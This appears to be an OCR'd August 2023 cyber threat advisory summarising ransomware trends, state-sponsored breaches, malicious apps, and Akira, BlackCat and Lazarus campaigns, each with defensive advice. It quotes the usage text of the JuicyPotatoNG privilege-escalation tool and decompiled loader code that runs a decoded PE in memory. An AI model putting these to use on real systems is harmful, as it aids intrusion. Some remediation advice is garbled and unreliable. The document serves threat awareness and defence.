ABOUT THE ISSUE: Advisory Month: **August 2023**


Cyber Threat Advisory

AUGUST 2023

Contents

Monthly Highlights - August

1. **Ransomware Payments on a Record-Breaking Trajectory for 2023 –** Ransomware activity is on track to surpass previous records, according to data from the first half of the year, which shows an increase in the number of payments, both large and small. Ransomware is the only cryptocurrency crime category experiencing growth this year, according to a report by blockchain analysis company Chainalysis. All other categories, such as hacks, scams, malware, the sale of abuse materials, fraud shops, and dark-net market revenue, have seen sharp declines.



"**Ransomware is the one form of cryptocurrency-based crime on the rise so far in 2023**," reads the Chainalysis report. "**In fact, ransomware attackers are on pace for their second-biggest year ever, having extorted at least $449.1 million through June**."

As the main recipients of high-range payments, BlackBasta, LockBit, ALPHV/Blackcat, and Clop are in the lead, with Clop having an average payment size of $1.7 million and a median payment figure of $1.9 million. In the first quarter of the year with Fortra's GoAnywhere and the second quarter with Progress's MOVEit Transfer, Clop was responsible for two significant attack waves that took advantage of two zero-day vulnerabilities in file-transfer tools. In fact, as noted by the NCC Group at the time, Clop's GoAnywhere campaign, which included 129 attacks, made March 2023 a record-breaking month.

The MOVEit attack wave has already claimed 296 victims, and more are being revealed on Clop's extortion website each week. On the other end of the spectrum, the growth trend for 2023 is also seen in the small ransomware payments made to opportunistic "spray and pray" ransomware-as-a-service (RaaS) operations like Dharma, Phobos, and STOP/DJVU, who blackmail victims for a few hundred USD.

2. **Chinese Hackers Breach US Government Emails Through Microsoft Cloud –** Microsoft recently revealed that a hacking group from China going by the name of "Storm-0558" has secretly accessed email accounts from about 25 different organizations, including at least two US government agencies. The Washington Post reported that only Commerce Secretary Gina Raimondo's account has been known to have been compromised during the targeted cyberespionage operation.

   According to the officials, the breaches have been minimized, but an FBI investigation is still ongoing. According to a Reuters report, a senior US government official told reporters it would be unfair to compare it to the SolarWinds compromise, a sizable collection of digital intrusions that were revealed in late 2020 and attributed to Russian cyber spies.

   The official referred to the recently discovered campaign as "much narrower" and said, "This intrusion should not be compared to SolarWinds." The US official declined to comment on Microsoft's choice to blame China for the hack.

   In a statement, Microsoft claimed that the hacking group used fake digital authentication tokens to gain access to webmail accounts that were using the company's Outlook service.

   The activity started in May, according to Microsoft. The company added, "As with any observed activity by a nation-state actor, Microsoft has directly contacted all targeted or compromised organizations via their tenant admins and provided them with critical information to aid in their investigation and response."

   Microsoft added that the hacking group involved primarily targets organizations in Western Europe but did not specify which governments or organizations had been affected.

   The US government was referred to by the Chinese embassy in London as "the world's biggest hacking empire and global cyber thief" and the accusation was called "disinformation."

> Regardless of the evidence or context, China routinely denies involvement in hacking operations. A breach in Microsoft's cloud security "**affected unclassified systems**," according to White House National Security Council spokesman Adam Hodge, according to Reuters. According to Mr. Hodge, "**Officials contacted Microsoft right away to find the source and vulnerability in their cloud service**."

> A department spokesperson said in a statement that the State Department "**detected anomalous activity**" and "**took immediate steps to secure our systems**." After receiving a compromise notification from Microsoft, the Commerce Department claimed to have taken "**immediate action**."

According to private sector cybersecurity experts, recently uncovered hacking activity demonstrates how Chinese organizations are advancing their online security. The smash-and-grab methods that many of us are accustomed to are no longer used by Chinese cyber espionage, according to John Hultquist, chief analyst for the American cybersecurity company Mandiant.

3. **Apple Re-releases Zero-day Patch After Fixing Browsing Issue –** A WebKit zero-day vulnerability that was used in attacks has been fixed and re-released by Apple. On Monday, the initial patches had to be withdrawn because of problems with certain websites' browsing.

   On Tuesday, Apple issued a statement saying that "Apple is aware of an issue where recent Rapid Security Responses might prevent some websites from displaying properly."


   The organization advised customers to remove the problematic updates if they were having problems with web browsing after updating and added that it would soon release fixed versions of the unreliable updates.

   The reason why some websites were unable to render properly after installing the iOS 16.5.1 (a), iPadOS 16.5.1 (a), and macOS 13.4.1 (a) updates was not disclosed by Apple. However, it is likely that this occurred because the new Safari user agent, which contains the string "(a)," prevented websites from recognizing it as a legitimate version of Safari, resulting in the display of "browser not supported" error messages.

Today, Apple began distributing security response updates for iOS 16.5.1 (c), iPadOS 16.5.1 (c), and macOS 13.4.1 (c) that fix the problems with web browsing.

Apple uses RSR patches to quickly fix vulnerabilities actively exploited in attacks between major OS releases and to address security issues affecting iPhone, iPad, and Mac devices.

The WebKit browser engine is affected by the zero-day vulnerability (CVE-2023-37450), which allows attackers to execute arbitrary code by tricking victims into opening specially crafted web pages.



Apple informed users that "This Rapid Security Response provides important security fixes and is recommended for all users" on devices that receive these urgent updates. They described the CVE-2023-37450 vulnerability fixed in today's re-released emergency security updates as "Apple is aware of a report that this issue may have been actively exploited."


Since the start of 2023, the company addressed a total of ten zero-day flaws exploited in the wild to hack iPhones, Macs, or iPads:

- Three zero-days (CVE-2023-32434, CVE-2023-32435, and CVE-2023-32439) in June
- Three more zero-days (CVE-2023-32409, CVE-2023-28204, and CVE-2023-32373) in May
- Two zero-days (CVE-2023-28206 and CVE-2023-28205) in April
- Another WebKit zero-day (CVE-2023-23529) in February

4. **Apps with 1.5M Installs on Google Play Send Data to China –** With over 1.5 million installations combined, two malicious file management apps were discovered by security researchers on Google Play. These apps gathered excessive amounts of user data, far more than was required to deliver the functionality they claimed to provide.

   Both of the apps, which come from the same publisher, can be launched automatically to steal sensitive information and send it to servers in China.

The two apps are still accessible in Google Play at the time of publication, even though Google has received complaints about them.



There have been at least 1 million installations of File Recovery and Data Recovery, which is displayed on devices as "com.spot.music.filedate." File Manager has at least 500,000 installations and is known on devices as "com.file.box.master.gkd."

The two apps were found by the Pradeo behavioral analysis engine, a provider of mobile security solutions, and according to their Google Play listing's Data Safety section, they do not collect any user data from the device.

However, Pradeo found that the mobile apps exfiltrate the following data from the device:

- Users' contact list from on-device memory, connected email accounts, and social networks.
- Pictures, audio, and video that are managed or recovered from within the applications.
- Real-time user location
- Mobile country code
- Network provider name
- Network code of the SIM provider
- Operating system version number
- Device brand and model

While the apps may have a valid reason for gathering some of the mentioned information to guarantee smooth operation and compatibility, the majority of the information gathered is not required for file management or data recovery functions. Even worse, this information is gathered covertly and without the user's knowledge.

Pradeo continues by saying that the two apps conceal their home screen icons to make it more challenging to locate and uninstall them. Additionally, they are able to launch in the background and restart the device by abusing the permissions the user granted them during installation.

Pradeo surmises that the publisher probably employed emulators or install farms to inflate popularity and give the impression that their products were reliable. The fact that there are significantly fewer user reviews on the Play Store than there should be given the reported user base lends credence to this theory. Before installing an app, it is always advised to read user reviews, pay attention to the permissions being requested, and only trust software created by reputable developers.

5. **Microsoft Denies Data Breach, Theft of 30 Million Customer Accounts –** Microsoft has refuted "Anonymous Sudan's" allegations that they broke into the company's servers and stole login information for 30 million customer accounts.

   In recent months, distributed denial-of-service (DDoS) attacks by Anonymous Sudan against Western targets have gained notoriety. Affiliation with pro-Russian hacktivists like Killnet has been confirmed by the group.

   Microsoft acknowledged last month that service interruptions and outages at the start of June, which had an effect on a number of its services, including Azure, Outlook, and OneDrive, were caused by Anonymous Sudan. A large database containing more than 30 million Microsoft accounts, emails, and passwords, according to the hacktivists' claims from yesterday, was "accessed."


   In order to arrange the purchase of the database, Anonymous Sudan urged interested buyers to get in touch with their Telegram bot. They offered to sell this database to interested parties for $50,000.

   Even a sample of the data they allegedly stole from Microsoft is included in the post, along with a warning that Microsoft would dispute their claims. The group offered 100 credential pairs, but it was impossible to determine where they came from (they were outdated records obtained through a third-party service provider's breach that were taken from Microsoft's systems).

   Microsoft was contacted by BleepingComputer for a response regarding the veracity of Anonymous Sudan's assertion, and a company representative categorically refuted any claims of a data breach.

   "At this time, our analysis of the data shows that this is not a legitimate claim and an aggregation of data," a company representative told BleepingComputer.

Ransomware Engagement Tracker



Akira Ransomware Gains Momentum with Shift Toward Linux

- As a relatively new participant in the world of cybercrime, the Akira ransomware organization is rapidly gaining strength and extending its influence. Recent evidence indicates that Akira has shifted from targeting Windows systems to now concentrating on Linux ones. This action is in line with a growing trend among ransomware creators who are aware of the potential to exploit Linux, which is widely utilized in business environments, including IoT devices and crucial apps.
- The Akira group, formerly known for its attacks on Windows systems, has changed its strategies and created a new version of its ransomware that is tailored to target open-source Linux operating systems.
- The fact that Akira changed its strategy shows how vulnerable Linux systems are becoming to cyberattacks and how ransomware organizations are beginning to take advantage of the chances that Linux's growing use in business settings presents. It is already commonplace for IoT devices and mission-critical apps to run on Linux, which has emerged as the default operating system for virtual container-based systems.
- The extension of Akira onto Linux continues a trend seen in other well-known ransomware organizations including Cl0p, Royal, and IceFire. Already, 46 victims have been compromised by the Akira group, most of whom are American. These victims come from a variety of sectors, with manufacturing, professional services, BFSI (banking, financial services, and insurance), and construction being the most often attacked. Other victims come from a variety of industries, including food and beverage, consumer products, IT and ITES, real estate, automotive, chemical, and more.

Detection:

- Akira uses double-extortion strategies as their main way of operation to compromise systems and steal data. If the victims don't pay the required ransom, they'll allegedly release the stolen info on the Dark Web.
- Microsoft Visual C/C++ compiler-written console-based 64-bit executable files are used to disseminate the Linux ransomware version. When it is executed, the GetLogicalDriveStrings() API function obtains a list of the logical drives that are accessible on the system.
- A ransom note with the filename "akira_readme.txt" is then dropped by the malware in numerous folders. It then iterates over each




Figure 1 – Geographical Distribution of Victims

directory and file using the FindFirstFileW() and FindNextFileW() API calls to look for files and directories to encrypt.

- The victim's computer is encrypted by the ransomware using the "Microsoft Enhanced RSA and AES Cryptographic Provider" libraries and a hardcoded base64-encoded public key. The ".akira" extension is then added to the names of encrypted files. Numerous CryptoAPI functions are used during the encryption process.
- The Akira ransomware also has a function that hinders system recovery. It does this by performing a PowerShell command that launches a WMI query to erase the shadow copy.
- Akira's ransom note instructs victims to get in touch with the organization and discuss the terms of a ransom payment. The gang lists non-compliant victims on their ransomware website and releases personal data to further pressure victims into compliance.

Prevention:


- Block unknown scripts to run.
- Patch all DLL & javascript files in production.
- Do not click on the malicious link.
- Use Anti-proxy techniques to avoid malicious IP sources.
- Disallow the RDP & SSH features for unknown connections.
- Do not install unwanted applications from untrusted sources.
- Do not use malicious/free VPN to access the web applications or network.
- Implement packet filtration & IDS/IPD mechanism through the firewall.
- Enable SSL with SMTP protocol for safe transmission.
- Enable limitations on administrative access or rights.

Remediation:

- Monitor event logs.
- Regularly backing up data and storing backups offline.
- Enabling automatic software updates on computers.
- Administrators should limit port proxy usage within environments.
- Download only trusted software from known sites.
- Use post method for sending & retrieving of data through communication channels.
- Update your machine & servers on a monthly basis.
- Enable packet filtration through a firewall.
- Configured DLP in environment in a proper way.
- Update the operating system (OS) and all programs installed programs.
- Use paid VPN to access the web applications or network
- Use trusted anti-malware & anti-phishing programs.
- Enable two-factor authentication for transferring data packets.

BlackCat Operators Distribute Ransomware Disguised as WinSCP via Malvertising

- Malvertising techniques have been detected being used by threat actors connected to the BlackCat ransomware to spread fake WinSCP installers.
- In a report released this week, researchers from Trend Microstated that "malicious actors used malvertising to distribute a piece of malware via cloned webpages of legitimate organizations." In this instance, the distribution utilized a webpage for the well-known open-source Windows file transfer program WinSCP.
- Malvertising is the practice of disseminating malware through online advertising by using SEO poisoning techniques. To lead unwary users to dubious pages, it often entails hijacking a selected set of keywords (for example, "WinSCP Download") to display phony adverts on Bing and Google search results pages.
- The goal is to exploit genuine tools like AdFind to aid network discovery while also tricking people looking for programs like WinSCP into



downloading malware, in this case, a backdoor that includes a Cobalt Strike Beacon that connects to a remote server for follow-on operations.

Detection:


- The access provided by Cobalt Strike is also misused to download several programs for reconnaissance, enumeration, lateral movement, bypassing antivirus protection, and exfiltrating consumer data, including PowerView, PsExec, and KillAV BAT.
- The threat actors attempted to access backup systems and build up persistence via remote monitoring and management solutions like AnyDesk while also managing to steal top-level administrator capabilities to carry out post-exploitation actions.
- Since the threat actors had already been successful in gaining initial access to domain administrator privileges and had begun establishing backdoors and persistence, Trend Micro said it is highly likely that the enterprise would have been significantly affected by the attack if the intervention had been sought later.
- This is only the most recent instance of threat actors using the Google Ads platform to distribute malware. Microsoft revealed an assault effort in November 2022 that takes advantage of the advertising service to distribute BATLOADER, which is ultimately used to disperse Royal ransomware.
- A free decryptor for the nascent Akira ransomware was also made available by the Czech cybersecurity firm Avast to assist victims in regaining access to their data without having to pay the attackers.
- According to a recent deep dive by IBM Security X-Force, the gang is also using its crypters to spread new malware strains like Aresloader, Canyon, CargoBay, DICELOADER, Lumma C2, Matanbuchus, Minodo (formerly Domino), Pikabot, SVCReady, and Vidar. These applications are designed to encrypt and obfuscate malware to evade detection by antivirus scanners and hinder analysis.
- According to security researchers Charlotte Hammond and Ole Villadsen, "previously, the crypters were used primarily with the core malware families associated with ITG23 and their close partners." The dissolution of ITG23 and the formation of new groups, alliances, and strategies, however, have had an impact on how crypters are utilized.

Remediation:

- Monitor event logs.
- Administrators should limit port proxy usage within environments.
- Download only trusted software from known sites.
- Use post method for sending & retrieving of data through communication channels.
- Update your machine & servers on a monthly basis.
- Enable packet filtration through a firewall.
- Configured DLP in environment in a proper way.
- Update the operating system (OS) and all programs installed programs.
- Use paid VPN to access the web applications or network
- Use trusted anti-malware & anti-phishing programs.
- Enable two-factor authentication for transferring data packets.

Prevention:

- Block unknown scripts to run.
- Do not click on the malicious link.
- Use Anti-proxy techniques to avoid malicious IP sources.
- Disallow the RDP feature for unknown connections.
- Do not install unwanted applications from untrusted sources.
- Do not use malicious/free VPNs to access the web applications or network.
- Implement packet filtration & IDS/IPD mechanism through the firewall.
- Enable SSL with SMTP protocol for safe transmission.
- Enable limitations on administrative access or rights.



"The key benefit of this method is how simple it is to infect users of services housed on IIS servers that have been compromised but are owned by reliable companies or website visitors."

Lazarus Hackers Hijack Microsoft IIS Servers to Spread Malware

- Windows Internet Information Service (IIS) web servers were breached by the state-sponsored Lazarus hacker gang, who will then use the servers to distribute malware.
- The web server software from Microsoft, known as IIS, is used to host websites and application services like Outlook on the Web for Microsoft Exchange.
- IIS servers were the target of Lazarus's initial attack on business networks, according to South Korean security analysts at ASEC. Today, the antivirus firm claims that the threat group uses shoddy IIS services for malware dissemination as well.
- The key benefit of this method is how simple it is to infect users of services housed on IIS servers that have been compromised but are owned by reliable companies or website visitors.

Detection:

- A vulnerable version of the INISAFE CrossWeb EX V6 software was used by Lazarus in the recent attacks seen by ASEC's analysts to launch "Watering Hole" attacks against users of reputable South Korean websites.
- This specific program is used by numerous public and private entities in South Korea for internet banking, security certification, and other electronic financial operations.
- Both Symantec and ASEC previously described the INISAFE vulnerability in 2022, describing how it was at the time exploited using HTML email attachments.
- A common attack starts when a malicious HTM file is downloaded from the internet or received, most likely as a malicious link in an email. The genuine system management program INISAFE Web EX Client is infected with the HTM file after it has been copied to a DLL file called scskapplink.dll.
- A malicious "SCSKAppLink.dll" payload is retrieved from an IIS web server that has already been hacked before the attack and used as a server for the spread of malware by exploiting the weakness.
- The latest report from ASEC states, "The download URL for 'SCSKAppLink.dll' was identified as being the aforementioned IIS web server."
- This shows that the threat actor attacked IIS web servers and took control of them before employing them as servers to spread malware.

```
C:\ProgramData>usopriv.exe

        JuicyPotatoNG
        by decoder_it & splinter_code


        JuicyPotatoNG
        by decoder_it & splinter_code

Mandatory args:
-t createprocess call: <t> CreateProcessWithTokenW, <u> CreateProcessAsUser, <*> try both
-p <program>: program to launch

Optional args:
-l <port>: COM server listen port (Default 10247)
-a <argument>: command line argument to pass to program (default NULL)
-c <CLSID>: (Default {854A20FB-2D44-457D-992F-EF13785D2B51})
-i : Interactive Console (valid only with CreateProcessAsUser)

Additional modes:
-b : Bruteforce all CLSIDs. !ALERT: USE ONLY FOR TESTING. About 1000 processes will be spawned!
-s : Seek for a suitable COM port not filtered by Windows Defender Firewall
```

```
kernel32 = fn_getModule(L"Kernel32.dll");
HeapAlloc = fn_getProc(kernel32, "HeapAlloc");
kernel32_1 = fn_getModule(L"Kernel32.dll");
GetProcessHeap = fn_getProc(kernel32_1, "GetProcessHeap");
user32 = fn_getModule(L"User32.dll");
fn_getProc(user32, "wsprintfW");
hHeap = GetProcessHeap();
result = HeapAlloc(hHeap, 8i64, 32i64);
mem_newAlloc = result;
if ( result )
{
  *result = 0;
  if ( a1 == 3 )
  {
    result[4] = data_sizeOfPE;
    *(result + 1) = data_decodedPE;
  }
  else
  {
    data_decodedPE = *(result + 1);
  }
  if ( fn_checkPE(data_decodedPE) && fn_allocMem(mem_newAlloc) && fn_resolveAPI(mem_newAlloc) )
  {
    if ( fn_runMem(mem_newAlloc, data_config) )
      *mem_newAlloc = 1;
```

- Although ASEC did not examine the specific payload, it is most likely a malware downloader that has been observed in previous recent Lazarus efforts.

- Lazarus exploits the 'JuicyPotato' privilege escalation malware ('usopriv.exe') to take over the compromised system and grant himself access to higher levels.
- JuicyPotato is used to run "usoshared.dat," a second malware loader that decrypts downloaded data files and executes them in memory to avoid antivirus software.

Detection Information and IOC:

[File Detection]

- Data/BIN.Encoded
- Downloader/Win.LazarAgent
- Downloader/Win.LazarShell
- HackTool/Win32.Scanner
- Infostealer/Win.Outlook
- Trojan/Win.Agent
- Trojan/Win.Akdoor
- Trojan/Win.LazarBinder
- Trojan/Win.Lazardoor
- Trojan/Win.LazarKeyloger
- Trojan/Win.LazarLoader
